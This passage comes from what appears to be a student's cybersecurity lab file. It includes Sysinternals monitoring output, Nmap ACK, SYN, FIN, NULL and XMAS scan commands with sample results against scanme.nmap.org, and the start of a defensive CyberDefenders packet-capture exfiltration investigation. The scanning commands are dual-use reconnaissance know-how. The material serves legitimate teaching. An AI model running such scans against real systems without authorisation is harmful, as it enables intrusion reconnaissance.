| ms-teams.exe                                 | 27336 | TCP         | Established     | 192.168.0.106 | 58834    | 20.149.168.2   | 04-10-2024 16:45:45 | ms-teams.exe             | 2 |  |
| msedgepevbiex2.exe                           | 12042 | TCP         | Established     | 192.168.0.106 | 58876    | 172.17.177.25  | 04-10-2024 16:45:45 | msedgepevbiex2.exe       | 3 |  |
| msedgepevbiex2.exe                           | 12080 | TCP         | Established     | 192.168.0.106 | 58884    | 48.118.192.40  | 04-10-2024 16:45:45 | msedgepevbiex2.exe       | 1 |  |
| chrome.exe                                   | 36732 | TCP         | Established     | 192.168.0.106 | 601      | Process Properties... Kill Process Close Connection Ctrl+C | 04-10-2024 19:30:17 | chrome.exe               |   |  |
| msedge.exe                                   | 49928 | TCP         | Established     | 192.168.0.106 | 601      | Process Properties... Kill Process Close Connection Ctrl+C | 04-10-2024 19:30:17 | msedge.exe               |   |  |
| chrome.exe                                   | 36732 | TCP         | Established     | 192.168.0.106 | 601      | Process Properties... Kill Process Close Connection Ctrl+C | 04-10-2024 20:23:54 | chrome.exe               | 3 |  |
| SearchHost.exe                               | 17072 | TCP         | Established     | 192.168.0.106 | 601      | Process Properties... Kill Process Close Connection Ctrl+C | 04-10-2024 21:17:34 | SearchHost.exe           |   |  |
| SearchHost.exe                               | 17072 | TCP         | Close Wait      | 192.168.0.106 | 601      | Process Properties... Kill Process Close Connection Ctrl+C | 04-10-2024 21:17:34 | SearchHost.exe           |   |  |
| WhatsApp.exe                                 | 4128  | TCP         | Close Wait      | 192.168.0.106 | 61009    | 57.144.125.32  | 04-10-2024 21:22:33 | WhatsApp.exe             |   |  |
| WhatsApp.exe                                 | 4128  | TCP         | Close Wait      | 192.168.0.106 | 61010    | 162.10.144.60  | 04-10-2024 21:22:33 | WhatsApp.exe             |   |  |
| WhatsApp.exe                                 | 4128  | TCP         | Close Wait      | 192.168.0.106 | 61011    | 31.13.38.33  | 04-10-2024 21:22:33 | WhatsApp.exe             |   |  |
| WhatsApp.exe                                 | 4128  | TCP         | Close Wait      | 192.168.0.106 | 61013    | 107.248.242.60   | 04-10-2024 21:22:33 | WhatsApp.exe             |   |  |
| EpicGamesLauncher.exe                        | 15860 | TCP         | Time Wait       | 192.168.0.106 | 61015    | 162.10.144.60  | 04-10-2024 21:22:33 | EpicGamesLauncher.exe    | 1 |  |
| EpicGamesLauncher.exe                        | 15860 | TCP         | Time Wait       | 192.168.0.106 | 61040    | 104.205.16.99  | 04-10-2024 21:29:57 | EpicGamesLauncher.exe    |   |  |
| Show whois information                       |       |             |                 |               |          |  |                     |                          |   |  |
| Winobj                                       |       | Application | 562 KB          | No            | 1,410 KB | 91%  | 27-01-2024 08:59:56 |                          |   |  |
| Winobj4                                      |       | Application | 670 KB          | No            | 1,740 KB | 62%  | 27-01-2022 08:56:56 |                          |   |  |
| Zoomit                                       |       | Application | 710 KB          | No            | 1,616 KB | 56%  | 07-02-2024 05:27:57 |                          |   |  |
| Zoomit4                                      |       | Application | 382 KB          | No            |          |  | 07-02-2024 05:27:57 |                          |   |  |

The screenshot shows the Sysinternals Suite interface. The left sidebar includes Home, Desktop, Downloads, Documents, Pictures, Music, Videos, Screenshots, New Volume (D:), realmie\_7 photos, and New folder. The main area displays a file save dialog over a process list. The save dialog has 'Save As' selected, 'Documents' as the folder, and 'Desktop' as the location. The file name is '.txt file' and the save as type is 'CSV Files (\*.csv)'. Below the dialog is a table titled 'Endpoints: 177' with columns: Established, Listening, Time Wait, Close Wait, Paused, and State (All). The table lists various network connections, including several entries for WhatsApp.exe and EpicGamesLauncher.exe.



### ➤ Monitor Hard Disk(Tool:DiskMon):


1. Save to .log file.
2. Check operation performed in the disk as per time and sector affected.





| #   | Time      | Duration (s) | Disk | Request | Sector    | Length |
|-----|-----------|--------------|------|---------|-----------|--------|
| 345 | 42.980874 | 0.00000000   | 1    | Write   | 377607112 | 160    |
| 346 | 42.980944 | 0.00000000   | 1    | Write   | 377481320 | 8      |
| 347 | 42.981136 | 0.00000000   | 1    | Write   | 377481184 | 8      |
| 348 | 42.982512 | 0.00000000   | 0    | Write   | 6104864   | 32     |
| 349 | 42.982624 | 0.00000000   | 0    | Write   | 6102944   | 8      |
| 350 | 42.996067 | 0.00000000   | 0    | Write   | 6102808   | 8      |
| 351 | 46.014710 | 0.00000000   | 1    | Write   | 399863448 | 72     |
| 352 | 46.058413 | 0.00000000   | 1    | Write   | 399589248 | 48     |
| 353 | 46.058442 | 0.00000000   | 1    | Write   | 391426624 | 128    |
| 354 | 46.058714 | 0.00000000   | 1    | Write   | 377481192 | 8      |
| 355 | 46.059206 | 0.00000000   | 1    | Write   | 391426624 | 8      |
| 356 | 46.059389 | 0.00000000   | 1    | Write   | 377481328 | 8      |
| 357 | 46.060474 | 0.00000000   | 1    | Write   | 88806120  | 8      |
| 358 | 46.060509 | 0.00000000   | 1    | Write   | 88806200  | 8      |
| 359 | 46.060598 | 0.00000000   | 1    | Write   | 88806232  | 8      |
| 360 | 46.060707 | 0.00000000   | 1    | Write   | 88806384  | 8      |
| 361 | 46.060842 | 0.00000000   | 1    | Write   | 88806432  | 16     |
| 362 | 46.060890 | 0.00000000   | 1    | Write   | 88806528  | 16     |
| 363 | 46.060918 | 0.00000000   | 1    | Write   | 88806568  | 8      |
| 364 | 46.060950 | 0.00000000   | 1    | Write   | 88806608  | 8      |
| 365 | 46.060986 | 0.00000000   | 1    | Write   | 88806664  | 8      |
| 366 | 46.061018 | 0.00000000   | 1    | Write   | 88806744  | 8      |
| 367 | 46.061050 | 0.00000000   | 1    | Write   | 88806904  | 8      |
| 368 | 46.061078 | 0.00000000   | 1    | Write   | 88806920  | 8      |
| 369 | 46.061110 | 0.00000000   | 1    | Write   | 88807104  | 8      |
| 370 | 46.061142 | 0.00000000   | 1    | Write   | 88807312  | 16     |
| 371 | 46.061171 | 0.00000000   | 1    | Write   | 88807504  | 8      |
| 372 | 46.061203 | 0.00000000   | 1    | Write   | 88807536  | 8      |
| 373 | 46.061232 | 0.00000000   | 1    | Write   | 88807576  | 8      |
| 374 | 46.061264 | 0.00000000   | 1    | Write   | 374822856 | 8      |
| 375 | 46.061312 | 0.00000000   | 1    | Write   | 377481200 | 8      |
| 376 | 46.061651 | 0.00000000   | 1    | Write   | 377481328 | 8      |
| 377 | 46.352349 | 0.00000000   | 1    | Write   | 139327088 | 8      |
| 378 | 46.828643 | 0.00000000   | 1    | Write   | 427564056 | 104    |
| 379 | 46.828838 | 0.00000000   | 1    | Write   | 377481200 | 40     |
| 380 | 46.829600 | 0.00000000   | 1    | Write   | 21384496  | 64     |
| 381 | 46.830454 | 0.00000000   | 1    | Write   | 230977264 | 56     |
| 382 | 46.830467 | 0.00000000   | 1    | Write   | 254829232 | 48     |
| 383 | 46.830592 | 0.00000000   | 1    | Write   | 377481360 | 8      |

## ➤ Monitor Virtual Memory(tool:VMMap):


1. Option-show free & unusable regions
2. File->select process e.g chrome.exe
3. Save to .mmp file






## ➤ Monitor Cache Memory(tool:CacheSet)

**1. CachSet is a applet that allows you to manipulate the working of the set parameters of the system file cache.**



**2.Click on apply**



**3.Click Ok**

|          |    |          |     |                     |
|----------|----|----------|-----|---------------------|
| 185 KB   | No | 441 KB   | 59% | 25-11-2020 09:59 AM |
| 147 KB   | No | 334 KB   | 57% | 06-04-2020 04:25 AM |
| 179 KB   | No | 431 KB   | 59% | 06-04-2020 04:24 AM |
| 580 KB   | No | 1,718 KB | 67% | 06-02-2024 07:49 PM |
| 17 KB    | No | 25 KB    | 31% | 06-02-2024 07:49 PM |
| 666 KB   | No | 1,910 KB | 66% | 06-02-2024 07:49 PM |
| 307 KB   | No |          |     | 07:49 PM            |
| 342 KB   | No |          |     | 07:49 PM            |
| 1,036 KB | No |          |     | 08:26 PM            |
| 1,237 KB | No |          |     | 08:26 PM            |
| 183 KB   | No |          |     | 06:30 PM            |
| 231 KB   | No |          |     | 06:30 PM            |
| 147 KB   | No |          |     | 08:19 PM            |
| 179 KB   | No |          |     | 08:17 PM            |
| 116 KB   | No | 232 KB   | 50% | 09-03-2023 09:11 PM |
| 135 KB   | No | 279 KB   | 52% | 09-03-2023 09:11 PM |
| 265 KB   | No | 1,062 KB | 76% | 29-09-2022 08:26 PM |
| 144 KB   | No | 557 KB   | 75% | 29-09-2022 08:26 PM |
| 1,009 KB | No | 2,131 KB | 53% | 25-03-2019 11:54 AM |
| 1,231 KB | No | 2,796 KB | 56% | 25-03-2019 11:53 AM |
| 34 KB    | No | 147 KB   | 78% | 01-11-2006 02:05 PM |
| 5 KB     | No | 10 KB    | 53% | 27-09-2006 06:04 PM |
| 385 KB   | No | 867 KB   | 56% | 29-04-2020 11:14 AM |
| 60 KB    | No | 67 KB    | 11% | 29-04-2020 11:19 AM |
| 460 KB   | No | 1,078 KB | 58% | 29-04-2020 11:09 AM |

#### 4. After applying the changes

|           |          |    |          |     |                     |
|-----------|----------|----|----------|-----|---------------------|
| Help file | 580 KB   | No | 1,718 KB | 67% | 06-02-2024 07:49 PM |
|           | 17 KB    | No | 25 KB    | 31% | 06-02-2024 07:49 PM |
|           | 666 KB   | No | 1,910 KB | 66% | 06-02-2024 07:49 PM |
|           | 307 KB   | No |          |     | 07:49 PM            |
|           | 342 KB   | No |          |     | 07:49 PM            |
|           | 1,036 KB | No |          |     | 08:26 PM            |
|           | 1,237 KB | No |          |     | 08:26 PM            |
|           | 183 KB   | No |          |     | 06:30 PM            |
|           | 231 KB   | No |          |     | 06:30 PM            |
|           | 147 KB   | No |          |     | 08:19 PM            |
|           | 179 KB   | No |          |     | 08:17 PM            |
|           | 116 KB   | No | 232 KB   | 50% | 09-03-2023 09:11 PM |
|           | 135 KB   | No | 279 KB   | 52% | 09-03-2023 09:11 PM |
|           | 265 KB   | No | 1,062 KB | 76% | 29-09-2022 08:26 PM |
|           | 144 KB   | No | 557 KB   | 75% | 29-09-2022 08:26 PM |
|           | 1,009 KB | No | 2,131 KB | 53% | 25-03-2019 11:54 AM |
|           | 1,231 KB | No | 2,796 KB | 56% | 25-03-2019 11:53 AM |
|           | 34 KB    | No | 147 KB   | 78% | 01-11-2006 02:05 PM |
|           | 5 KB     | No | 10 KB    | 53% | 27-09-2006 06:04 PM |
|           | 385 KB   | No | 867 KB   | 56% | 29-04-2020 11:14 AM |
| Help file | 60 KB    | No | 67 KB    | 11% | 29-04-2020 11:19 AM |
|           | 460 KB   | No | 1,078 KB | 58% | 29-04-2020 11:09 AM |
|           | 62 KB    | No | 181 KB   | 50% | 12-10-2021 09:20 PM |

## Project 14

**Aim:** Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

**NOTE:** Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE      SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE      SERVICE
22/tcp    open       ssh
113/tcp   closed     auth
139/tcp   filtered  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)** Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
111/tcp   open|filtered rpcbind
515/tcp   open|filtered printer
6000/tcp  open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- NULL Scan (-sN) Does not set any bits (TCP flag header is 0)

Command: nmap -sN -p22 scanme.nmap.org

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- XMAS Scan (-sX) Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: nmap -sX -T4 scanme.nmap.org

```
krad# nmap -sX -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT      STATE      SERVICE
113/tcp   closed    auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```

## Project 15

**Aim:** Performing Network Analysis (Exfiltration) in Cyberdefenders.org using HawkEyeLab.

### Scenario:

An accountant at your organization received an email regarding an invoice with a download link. Suspicious network traffic was observed shortly after opening the email. As a SOC analyst, investigate the network trace and analyze exfiltration attempts.

Instructions:

- Uncompress the lab (pass: [cyberdefenders.org](http://cyberdefenders.org))

### Scenario:

An accountant at your organization received an email regarding an invoice with a download link. Suspicious network traffic was observed shortly after opening the email. As a SOC analyst, investigate the network trace and analyze exfiltration attempts.

#### 1. How many packets does the capture have?

->4003

| Interface              | Dropped packets | Capture filter   | Link type | Packet size limit (snaplen) |
|------------------------|-----------------|------------------|-----------|-----------------------------|
| Unknown                | Unknown         | Unknown          | Ethernet  | 65535 bytes                 |
| <b>Statistics</b>      |                 |                  |           |                             |
| Measurement            | Captured        | Displayed        | Marked    |                             |
| Packets                | 4003            | 4003 (100.0%)    | —         |                             |
| Time span, s           | 3821.561        | 3821.561         | —         |                             |
| Average pps            | 1.0             | 1.0              | —         |                             |
| Average packet size, B | 597             | 597              | —         |                             |
| Bytes                  | 2390126         | 2390126 (100.0%) | 0         |                             |
| Average bytes/s        | 625             | 625              | —         |                             |
| Average bits/s         | 5003            | 5003             | —         |                             |

#### 2. At what time was the first packet captured?

-> 2019-04-10 20:37:07 utc

**Time**

**First packet:** 2019-04-11 02:07:07  
**Last packet:** 2019-04-11 03:10:48  
**Elapsed:** 01:03:41

**Capture**

**Hardware:** Unknown  
**OS:** Unknown  
**Application:** Unknown

**Interfaces****3.What is the duration of the capture?**

-&gt; 01:03:41

**Snapshot length:** 65536

**Time**


**First packet:** 2019-04-11 02:07:07  
**Last packet:** 2019-04-11 03:10:48  
**Elapsed:** 01:03:41

**Capture**

**Hardware:** Unknown  
**OS:** Unknown  
**Application:** Unknown

**Interfaces****4.What is the most active computer at the link level?**

-&gt; 00:08:02:1c:47:ae

**5.Manufacturer of the NIC of the most active system at the link level?**

-&gt; Hewlett-Packard

The screenshot shows the Wireshark OUI Lookup Tool interface. At the top, there's a navigation bar with links like Download, Learn, Resources, Tools, Community, Develop, Members, and Certifications. Below the navigation bar, the title "OUI Lookup Tool" is displayed, followed by the sub-instruction "Easily search for vendor information using Organizational Unique Identifiers (OUIs.)". A search input field contains the MAC address "00:08:02:lc:47:ae". Below the input field, the text "Results for '00:08:02:lc:47:ae'" is shown, followed by a single result entry: "00:08:02 Hewlett Packard".

6. Where is the headquarter of the company that manufactured the NIC of the most active computer at the link level?

-> Palo Alto

The screenshot shows a Google search results page for the query "hewlett packard headquarters". The search bar at the top contains the same query. Below the search bar, there are several search filters: All, Images, Maps, News, Videos, Short videos, Shopping, and More. The main search results area features a large card for HP, which includes the text "HP › Headquarters : Palo Alto, California, United States" and a thumbnail image of the city. To the right of the HP card, there's another card for Dell, which includes the text "Dell Round Rock, Texas, Unit..." and the Dell logo. At the bottom of the search results, there are two language options: "मराठी मर्यादा" and "In English". Below these options, a snippet of text from the HP card reads: "HP Inc. is an American multinational information technology company with its headquarters in Palo Alto, California, that develops personal computers (PCs), printers and related supplies, as well as 3D printing services."

7. The organization works with private addressing and netmask /24. How many computers in the organization are involved in the capture?

->3

| Network Endpoints |              |           |            |          |            |           |         |      |          |           |           |
|-------------------|--------------|-----------|------------|----------|------------|-----------|---------|------|----------|-----------|-----------|
|                   | Ethernet . 7 | IPv4 . 12 | IPv6       | TCP . 48 | UDP . 58   |           |         |      |          |           |           |
| Address           | Packets      | Bytes     | Tx Packets | Tx Bytes | Rx Packets | Rx Bytes  | Country | City | Latitude | Longitude | AS Number |
| 10.4.10.2         | 42           | 5 kB      | 0          | 0 bytes  | 42         | 5 kB      |         |      |          |           |           |
| 10.4.10.4         | 513          | 114 kB    | 234        | 46 kB    | 279        | 68 kB     |         |      |          |           |           |
| 10.4.10.132       | 4,003        | 2 MB      | 1,993      | 212 kB   | 2,010      | 2 MB      |         |      |          |           |           |
| 10.4.10.255       | 30           | 3 kB      | 0          | 0 bytes  | 30         | 3 kB      |         |      |          |           |           |
| 23.229.162.69     | 280          | 39 kB     | 161        | 13 kB    | 119        | 26 kB     |         |      |          |           |           |
| 66.171.248.178    | 63           | 5 kB      | 28         | 3 kB     | 35         | 2 kB      |         |      |          |           |           |
| 216.58.193.131    | 20           | 8 kB      | 11         | 6 kB     | 9          | 3 kB      |         |      |          |           |           |
| 217.182.138.150   | 2,947        | 2 MB      | 1,576      | 2 MB     | 1,371      | 74 kB     |         |      |          |           |           |
| 224.0.0.22        | 23           | 1 kB      | 0          | 0 bytes  | 23         | 1 kB      |         |      |          |           |           |
| 224.0.0.252       | 10           | 750 bytes | 0          | 0 bytes  | 10         | 750 bytes |         |      |          |           |           |
| 239.255.255.250   | 74           | 29 kB     | 0          | 0 bytes  | 74         | 29 kB     |         |      |          |           |           |
| 255.255.255.255   | 1            | 342 bytes | 0          | 0 bytes  | 1          | 342 bytes |         |      |          |           |           |

8.What is the name of the most active computer at the network level?

-> Beijing-5cd1-PC

| Wireshark - Follow TCP Stream (tcp.stream eq 16) · stealer.pcap  |  |
|--|--|
